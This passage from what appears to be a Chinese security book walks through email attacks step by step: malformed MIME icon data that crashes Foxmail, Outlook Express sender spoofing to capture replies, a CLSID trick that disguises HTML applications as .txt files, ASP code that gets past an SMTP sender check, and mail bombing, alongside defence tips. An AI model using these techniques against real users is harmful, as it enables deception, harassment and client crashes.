


Step 2 切换到“账户属性”对话框中的“个人信息”栏，选中“在邮件中使用个性图标”复选项。



Step 3 选择图标

Step 3 单击“选择图标”按钮，打开如下图所示的对话框，在该对话框中选择一个图片作为个性图标，可以选择自己创建的图片文件，但图片文件必须是GIF格式的。



Step 4 撰写新邮件

Step 4 完成个性图标的设置之后，以后在撰写新邮件的时候，就会在邮件主题的右边出现我们刚才选定的个性图标了。




Step 5 清除个性图标

Step 5 如果想要清除该个性图标，则可以使用鼠标右击该个性图标，然后在弹出快捷菜单中的选中“清除个性图标”命令并确认就可以了。

Step 6 当接收到带有个性签名图像的邮件后，就会在计算机屏幕中出现发件人的签名图像，用鼠标双击该图像，就会打开相应的邮件，也可以用鼠标右键菜单来隐藏图像。

【案例8-7】修改个性图标编码方式的攻击

下面来演示利用个性图标编码方式获取邮箱的密码，具体的操作步骤如下：




Step 1 撰写新邮件

Step 1 在Foxmail6.0中撰写一份新邮件，新邮件使用个性签名图标，攻击的目标邮箱是 appletung@163.com。



Step 2 将邮件保存到发件箱

Step 2 然后单击工具栏上的“保存”按钮，把这封邮件保存到发件箱中去。然后打开“发件箱”窗口，在发件箱中选择这封邮件。



- Step 3 单击执行“文件”→“导出邮件”命令，打开“另存为”对话框。
- Step 4 把邮件导出为d: \test.txt，用记事本打开test.txt，其内容如下所示（“//”后为注释的内容）

```
Date: Tue, 19 Nov 2007 14:32:37 +0800 //时间
From: "appletung" <appletung@uestc.edu.cn> //发信人
To: appletung@163.com <> //收件人
Subject: test //主题名称
X-mailer: Foxmail 6, 10, 201, 20 [cn] //邮件客户端
Mime-Version: 1.0 //MIME版本
Content-Type: multipart/mixed; //MIME类型
boundary = "====001_Dragon616364271172_====" //指定分界符

This is a multi-part message in MIME format.
```

```
//注释
-----001_Dragon616364271172_-----
//分界符
Content-Type: text/plain; //MIME类型
charset="gb2312" //字符集
Content-Transfer-Encoding: base64 //编码方式

bmN0cnmjrrMT6usOjoQ0KICAgICAgsgb7Tyr
===== //邮件正文(省略)
-----001_Dragon616364271172_-----
//分界符
Content-Type: image/gif; //MIME类型
name="sina.gif" //图标名称
Content-Transfer-Encoding: base64 //编码方式
Content-Disposition: FoxmailIcon; //客户端自定义
filename="man_017.gif" //个性签名图标

R01GODlhPAAsA8AOZ/APcpKKinp+
IEBvTs4..... //个性图标的编码,在此省略

-----001_Dragon616364271172_-----
//分界符
```

- Step 5 到这里的时候，采取将Foxmail个性图标部分的编码方式改为其他或不存在的编码方式，如把base64改为base60，代码如下所示：

```
Content-Type: image/gif/ //MIME类型
name="sina.gif" //文件名
Content-Transfer-Encoding: base60 //修改为其他或不存在的编码方式
Content-Disposition: FoxmailIcon; //这是
```

Foxmail自己的定义,其他客户端是不支持的
filename="sina.gif" //个性签名图标文件名。



Step 6 导入邮件

Step 6 然后保存所作的修改,接着关闭“d:\test.txt”文件。然后再在Foxmail 6.0的工具条上单击“收件箱”按钮,在弹出“Foxmail”主界面中执行“文件”→“导入邮件”命令,把d:\test.txt文件导入到收件箱。

Step 7 然后在Foxmail中单击工具栏的“发送”按钮,把这封具有破坏性的邮件发送出去。这样一来,用户在使用Foxmail收取这封邮件的时候,就会弹出一个“出错提示”对话框。

Step 8 如果单击“确定”按钮,则会出现错误提示对话框;如果单击“取消”按钮,则系统就会打开调试程序(如Visual C++)来调试Foxmail。这样一来,以后在这个邮箱中每次收取邮件的时候,都会出现以上的出错信息。

【案例8-8】修改、删减个性图标内容

(1)修改个性图标内容实现攻击

如果在Foxmail个性图标的编码内容中增加一些base64中不存在的字符,例如在GIF图片文件编码的最后增加base64编码中不存在的字符【?】或别的什么,如下所示。

```
.....mW6E08bJqSL/yYbg3Laq7v1x0CQbjxfl/
aDYIJIrGlm31WwoTj2dRCnlElhKa7YpNEKPBA
ALhMeMF4cOGDBwq4rf13VjrBAQAgA7? //
注意这里最后增加的符号【?】
```

然后重复前面所描述的“导入邮件”→“发送”→“接收”过程,就可以看到,在接收邮件之后,Foxmail就会出现异常错误,这样,就实现我们攻击的目的了。

(2)删减个性图标内容实现攻击

同样,如果Foxmail个性图标的编码内容进行一些适当的删减,例如把个性图标编码的前四行删除。



然后再重复我前面所描述的“导入邮件”→“发送”→“接收”过程,就可以看到,在接收邮件之后,Foxmail也会出现类似异常错误,这样,就实现我们攻击的目的了。

(3)删除个性图标内容实现攻击

这次完全删除Foxmail个性图标内容,如下所示。

```
Content-Type:image/gif; //MIME类型
name="sina.gif" //文件名
Content-Transfer-Encoding:base64 //编码方式
Content-Disposition:Foxmailcon; // Foxmail
自定义,其他客户端不支持
filename="Rabbit.GIF" //个性签名图标文件名
//下面是base64编码后的man_017.gif文件,
已被删除。
```

```
-- == == == == 000_Dragon607500642310_
== == == == //分界符
```


然后再重复前面所描述的“导入邮件”→“发送”→“接收”过程,这次导入的时候,Foxmail就提示出错,但在收取的时候,Foxmail只是提示邮件编码有问题,并没有导致其他严重错误,因此,本次攻击并不妨碍收取该邮件。

(4)修改邮件正文的内容实现攻击

这次我们来修改邮件正文的内容,修改或增加base64编码中没有的字符,如下所示。

```
Content-Type:text/plain; //MIME类型
charset="GB2312" //字符集
Content-Transfer-Encoding: base64 //编码方式
VGhpcyBpcyBhIHRlc3QgbWFpbCENCg, =
= //信件正文内容,注意后面的【>】
```

然后再重复前面所描述的“导入邮件”→“发送”→“接收”过程,这次出现的问题同前面出现的问题一致。

8.2.3 Outlook Express欺骗获取密码

Microsoft Outlook Express 在桌面上实现了全球范围的联机通讯。无论是与同事和朋友交换电子邮件,还是加入新闻组进行思想与信息的交流,Outlook Express 都是得力的助手。

Outlook Express同样地也存在漏洞,利用Outlook Express回复邮件功能中的漏洞,可以通过欺骗的方法来非法获取其他用户的邮件。

【案例8-9】利用OutlookExpress漏洞欺骗

下面我们来介绍一下如何利用Outlook Express回复邮件功能的漏洞,欺骗得到其他用户的邮件,具体的设置步骤如下:




Step 1 启动Outlook Express

Step 1 打开“Outlook Express”主窗口。




Step 2 创建新的邮件账号

Step 2 选择“工具”→“账号”命令,打开的“Internet账号”对话框,然后在这个对话框中创建新的邮件账号。接着单击“添加”按钮,在弹出菜单中选择“邮件”命令。




Step 3 打开Internet连接向导,输入姓名

Step 3 打开“Internet连接向导”对话框，在“显示姓名”文本框中，输入姓名，例如appletung。当采用这个账号发送邮件时，该姓名将出现在邮件的“发件人”字段。




Step 4 设置电子邮件地址

Step 4 单击“下一步”按钮，弹出“Internet电子邮件地址”对话框，然后在该对话框中，输入该邮件账号对应的电子邮件地址，如appletung@uestc.edu.cn。如果没有现成的电子邮件地址可以用，也可以到Hotmail中去申请一个新的邮箱。



Step 5 设置电子邮件服务器

Step 5 继续单击“下一步”按钮，弹出“电子邮件服务器名”对话框，然后在该对话框中，首先选择接收邮件的服务器类型，在“外发邮件服务器”文本框中输入发送邮件的服务器的域名或者IP地址。



Step 6 输入登录账号和密码

Step 6 接着继续单击“下一步”按钮，弹出“Internet Mail登录”对话框，在该对话框中，输入登录邮件服务器时的账号名和密码。一般来说，邮箱的账号名是邮箱地址@前面的部分，例如对于邮箱appletung@uestc.edu.cn来说，它的账号名为appletung，为安全起见，可以勾选“使用安全密码验证登录”复选框。



Step 7 账号创建完成


Step 7 最后单击“完成”按钮，即可完成邮件账号的创建。这时候，可以在“Internet账号”对话框中，看到自己新创建的邮件账号了。

教你一招




一般用的是POP3和SMTP。例如shou的是pop3.sohu.com和smtp.sohu.com。

第8章 邮件欺骗与轰炸




Step 8 打开邮件账号属性对话框

Step 8 再在“Internet账号”对话框中，选中刚才新建的邮件账号，然后单击右边的“属性”按钮，打开“mail.uestc.edu.cn属性”对话框。



Step 9 修改用户信息中的名称


Step 9 为了欺骗获得其他用户的邮件，还需要在“mail.uestc.edu.cn属性”对话框中，对该邮件账号的属性进行一些小小的修改，切换到属性对话框“常规”选项卡。例如，我们想要欺骗获得别的用户发给邮箱yk@uestc.edu.cn的邮件，可以在“用户信息”的名称中，把原来的内容改成yk@uestc.edu.cn。




Step 10 新建一封欺骗邮件

Step 10 单击“确定”按钮，完成邮件账号mail.uestc.edu.cn的属性修改。然后关闭“Internet账号”对话框，回到“OutlookExpress”的主窗口中。接着单击工具条上的“新邮件”按钮，打开“新邮件”对话框。在该对话框中，将新建一封欺骗邮件。

Step 11 在新建的邮件中，选中刚才建立的邮件账号的邮箱作为发件人：appletung@uestc.edu.cn。欺骗邮件的创建方法同一般的邮件是一样的，只不过在其中添加了一些欺骗信息。例如：我是appletung，有事请你帮忙，请告诉我你的联系方式。



Step 12 收到的欺骗邮件



- Step 12 在欺骗邮件创建完成之后，直接单击“发送”按钮，就可以把这封欺骗邮件发送出去了。这样，当appletung@163.com的用户收到这封欺骗邮件的时候，他看到的邮件内容就如前面图中所示。
- Step 13 可以看到在“发件人”栏中，Outlook Express显示的是yk@uestc.edu.cn，但是实际上，这封邮件的发件人应该是appletung@uestc.edu.cn。这时候如果在发件人yk@uestc.edu.cn上双击，即可打开其属性对话框，在该对话框中，可以看到姓名为yk@uestc.edu.cn的发件人，实际用的邮箱地址为appletung@uestc.edu.cn。



- Step 14 当appletung@163.com的用户单击“Re:hello”对话框中的“回复作者”按钮以回复这封欺骗邮件的时候，他看到的回信对话框如上面图中所示。
- Step 15 appletung@163.com的用户回复了这封欺骗邮件后，再次进入发出邮件的邮箱appletung@uestc.edu.cn，就可以收到回复信息了。如果双击发件人的姓名“yk@uestc.edu.cn”，则在打开的属性对话框中，就可以看到是appletung@163.com的用户回复了这封欺骗邮件。

8.2.4 如何实现TXT文件欺骗


在众多媒体的宣传报道下，大家都知道了不能轻易打开电子邮件里的可执行文件类的附件，但是显然那些破坏活动的制造者们也看了那些警告防范的文章，他们开始玩一些新的把戏，让您以为那些附件只不过是没危险的文本文件或是图像文件等就是其手段之一。由于目前大多数人使用的是Windows系列操作系统，Windows的默认设置是隐藏已知文件扩展名的，而当你去点击那个看上去很友善的文件，那些破坏性的东西就跳出来了。

假如您收到的邮件附件中有一个看起来是这样的文件：“QQ靓号放送.txt”，首先会认为它肯定是纯文本文件。其实它可能实际文件名可以是“QQ靓号放送.txt. {3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}”。

【案例8-10】实现TXT文件欺骗




- Step 1 选择要欺骗的文件，如“Readme.txt”。把该文件重命名，在其后面添“.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}”，这时文件名仍然显示Readme.txt，但是文件的图标已经变换。



Step 2 打开文件

Step 2 双击Readme.txt文件，文件竟然用IE浏览器打开了，如果该文件包含有恶意代码，就不知不觉已经执行了。



Step 3 文件属性

Step 3 鼠标右键Readme.txt文件，查看该文件的属性，就可以发现，它的文件类型已经是HTML类型了。

文件打开类型是HTML Application。{3050F4D8-98B5-11CF-BB82-00AA00BD CE0B}在注册表里是HTML文件关联的意思。但是存成文件名的时候它并不会显现出来，看到的就是个.txt文件，这个文件实际上等同于“QQ靓号发送.txt.html”。

欺骗实现原理：双击这个伪装起来的.txt时候，由于真正文件扩展名是.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}，也就是.html文

件，于是就会以html文件的形式运行，这是它能运行起来的先决条件。

欺骗识别及防范方法：这种带有欺骗性质的.txt文件显示出来的并不是文本文件的图标，它显示的是未定义文件类型的标志，这是区分它与正常.txt文件的最好方法。

识别的另一个办法是在“按Web页方式”查看时在“我的电脑”左面会显示出其文件名全称，此时可以看到它不是真正的txt文件。问题是很多初学者经验不够，老手也可能因为没留意而打开它，在这里再次提醒您，注意您收到的邮件中附件的文件名，不仅要看显示出来的扩展名，还要注意其实际显示的图标是什么。

对于附件中别人发来的看起来是.txt的文件，可以将它下载后用鼠标右键选择“用记事本打开”，这样看会很安全。

8.2.5 如何绕过SMTP服务器的身份验证

由于技术和安全问题，现在大部分虚拟主机服务商都采用IMAIL组件提供ASP脚本发送邮件的服务，其发送代码如下：

```
SetIMail=Server.CreateObject("JMail.SMTPMail")
JMail.ServerAddress="SMTP服务器地址"
JMail.Sender="发送者邮件地址"
JMail.Subject="邮件主题"
JMail.AddRecipient"接收者邮件地址"
JMail.Body="邮件正文"
JMail.Priority=1
JMail.Execute
```

设置后的SMTP服务器需要进行身份验证，例如SMTP.21cn.com服务器，只允许发送邮件地址是*@21cn.com的邮件发送，所以不能实现所有邮件自由发送。

于是，笔者想了一个办法：设法骗过SMTP服务器。编写的ASP发送代码如下：

```
Set JMail=Server.CreateObject("JMail.SMTPMail")
JMail.ServerAddress="SMTP.21cn.com"
```

```
JMail.Sender="mvside@21cn.com"
```

```
JMail.Subject="邮件主题"
```

```
JMail.AddRecipient接收者邮件地址
```

```
JMail.Body="此封邮件的发送地址是:"&
真实的发送者邮件地址"&",如要回复此邮件,请
发往"&"真实的发送者邮件地址"&vbCrLf"&"邮
件正文"
```

```
JMail.Priority=1
```

```
JMail.Execute
```

这样每次发送邮件,SMTP.21cn.com服务器都以为是mvside@21cn.com发送的邮件,所以能够顺利通过验证。

当收件方收到邮件后,在邮件正文第一行就出现丁“此邮件的发送地址是:(真实的发送地址),如要回复此邮件,请发往(真实的邮件地址)”这样的文字。

上面列举的对电子邮箱的入侵实际上是一种密码破解攻击方法,对于密码破解的攻击方法,关键是要选择一个好的密码,密码的选择有以下几点要注意:

(1) 不用使用生日作为密码,假定出生年份是在1960至1980之间,那么只要猜7300(365乘以20)次就可以把生日猜中了。

(2) 不要使用少于5位的密码,设置尽可能多的密码位数。

(3) 不要使用纯数字或者纯字母的密码,也不要使用英文单词作为密码,因为英文单词的个数有限。

(4) 尽量使用混合形式的密码,比如混合了字母、数字及特殊字符的密码,例如fds21erf#\$\$%,当然也要选自己能记住的密码,否则要把密码记录在某个地方,更加不安全。

8.3 黑客是如何攻击邮件的

某一天,当你打开自己的电子邮箱,发现里面有一封陌生人发来的邮件,发信人ID看起来也没有任何规律可言。好奇心驱使你打开了邮件,但是你并没有发现任何有价值的内容。接下来的情况让你有些措手不及,因为你的邮箱很快被塞

满了陌生人的邮件。于是你想收到的邮件却不知道被塞到了哪个地方。不必惊慌。这其实就是信息时代的商战中经常见到的电子邮件攻击。电子邮件攻击是目前商业应用最多的一种商业攻击,它还有一个比较形象的名字叫做“邮件炸弹”。

8.3.1 电子邮箱信息攻击原理

邮件炸弹,简单的说是针对一个邮箱地址,如矿轰烂炸般的向他发送大量垃圾邮件,从而达到攻击邮箱的目的。这种手段不仅干扰用户的电子邮件系统的正常使用,甚至还可能影响到邮件系统所在服务器的稳定,造成整个网络系统全部瘫痪。所以,电子邮件炸弹是一种杀伤力极其强大的网络武器。

电子邮件攻击有很多种,主要表现为:

(1) 窃取、篡改数据:通过监听数据包或者截取正在传输的信息,可以使攻击者读取或者修改数据。通过网络监听程序,在Winodws系统中可以使用NetXRay来实现。UNIX、Linux系统可以使用Tcpdump、Nfswatch(SGI Irix、HP/US、SunOS)来实现。而著名的Sniffer则是有硬件也有软件,这就更为专业的了。

(2) 伪造邮件:通过伪造的电子邮件地址可以用诈骗的方法进行攻击。

(3) 拒绝服务:让系统或者网络充斥了大量的垃圾邮件,从而没有余力去处理其它的事情,造成系统邮件服务器或者网络的瘫痪

(4) 病毒:在现在生活中,很多病毒的广泛传播是通过电子邮件传播的。I love you就是近年来里最为鲜明的例子。


8.3.2 随心邮箱炸弹

随心邮件炸弹v1.6,程序本身自带SMTP服务器,可以直接轰炸到对方的邮件地址,快速高效。支持发送邮件地址列表;发送次数可自定义;DNS服务器可自定义为高速DNS地址,也可以取本机的DNS地址;发送人的MAIL地址可随意更改。

【案例8-11】使用随心邮件炸弹攻击邮箱示例

利用Wsbomb进行Email炸弹攻击的操作步骤如下:

第8章 邮件欺骗与轰炸




Step 1 运行WsbombWsbomb

Step 1 首先运行Wsbomb。



Step 2 填入DNS地址

Step 2 填入DNS地址。DNS地址可以通过在运行中输入“cmd”启动MS-DOS，然后输入“ipconfig /all”命令，查看本机DNS。




Step 3 填写其余信息

Step 3 输入需要发送的Email地址和邮件内容信息。



Step 4 发送邮件

Step 4 单击“发送”按钮，就开始发送邮件，程序会显示总共发送的邮件次数和已经发送的邮件次数信息。



Step 5 查看收到的邮件

Step 5 假设上一步选择的发送次数为“10”，打开邮箱，则发现已经收到了10封由Wsbomb发送的邮件。



Step 6 查看邮件内容

Step 6 查看邮件内容，和先前设置的发送内容一致。

8.3.3 邮箱炸弹防范及垃圾邮件过滤

1. 防范邮箱炸弹

邮件炸弹的防范比较繁琐,而且很难保证万无一失,但我们可以使用如下方法来尽可能地避免邮件炸弹的袭击和做好善后处理:

- (1)不随意公开自己的信箱地址
- (2)隐藏自己的电子邮件地址

例如将shy@163.com在输入时改成shy. 163.com,这样一来大家都知道这个实际上就是邮箱,但是一些邮箱自动搜索软件就无法识别这样的“邮箱”了。

- (3)谨慎使用自动回信功能

“自动回信”功能设计初衷很好,但也有可能被利用制造邮件炸弹。试想一下,如果接收和发送双方都设置了“自动回信”设置,而双方都没有及时看信的话,就会在反复“自动回信”中造就了一颗邮箱炸弹。

- (4)打好补丁

在软件设计中,经常会出现一些意想不到的错误和漏洞,给程序带来安全性和稳定性方面的隐患。因此,经常保持对软件的更新,是保证系统安全的一种最简单也是最直接的办法。

防范邮箱炸弹的一个好方法就是在邮件软件中或邮件服务器上设置好防范项目。

【案例8-12】Outlook Express防范垃圾邮件策略




Step 1 新建“邮件规则”

Step 1 打开Outlook Express中单击“工具”,在弹出的下拉菜单中单击“邮件规则”→“邮件”。



Step 2 设置邮件大小

Step 2 在弹出的“新邮件规则”对话框中首先勾选“规则条件”中的“若邮件长度大于指定的大小”,然后在“规则描述”中单击“指定的大小”,弹出“设置大小”对话框,再其中输入邮件大小的上限,例如3000kb,然后单击“确定”按钮。



Step 3 选择规则的操作



Step 4 完成规则的设置

- Step 3 选择规则的操作,就是当收到的邮件大于限定的上限之后怎么处理,勾选“不要从服务器下载”或者“删除”。
- Step 4 根据信箱容量设置条件是大于3000kb,操作是“不要从服务器下载”,单击“确定”按钮,完成设置。于是只要是大于3000kb的邮件,就不会自动从服务器上下载,从而保护了邮箱。


收到了邮箱炸弹之后,可以先打开一封炸弹e-mail,记下发信人的地址,然后登上邮件服务器,进入“邮箱配置”,设置“拒收过滤器”,把发炸弹人的地址输入到黑名单中,一旦收到这些人的信,就会自动在服务器上删除;设置“收件过滤器”,一旦邮件超过一定大小,也在服务器上删除。

2. 防范垃圾邮件


(1) 范垃圾邮件的防范准则

